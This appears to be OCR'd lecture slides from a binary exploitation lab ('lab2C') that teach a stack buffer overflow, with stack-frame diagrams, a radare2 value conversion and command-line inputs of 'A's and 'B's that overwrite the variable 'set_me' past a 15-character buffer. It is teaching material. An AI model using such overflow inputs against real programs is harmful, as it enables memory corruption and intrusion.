
Everything is 0x41 “A”

- We just **overflowed** our character buffer “buf” with our A’s
- It also looks like we changed “set_me” to **0x41414141** “AAAA”
-



```
[0xdeadbeef]> ? 1094795585
1094795585 0x41414141 010120240501 1G 4141000:0141 1094795585 "AAAA"
648.000000f 1094795585.000000
```

Our program stack



<previous stack frame>

function arguments


return address

previous frame pointer

local variables

local buffer variables

Direction of stack growth



Main Stack Frame

argv[1]

return address


previous frame pointer


buf

set_me


Direction of stack growth

Our program stack






./lab2C AAAAAAAAAAAAAAA




Only has space
For 15 Characters

./lab2C AAAAAAAAAAABBBB



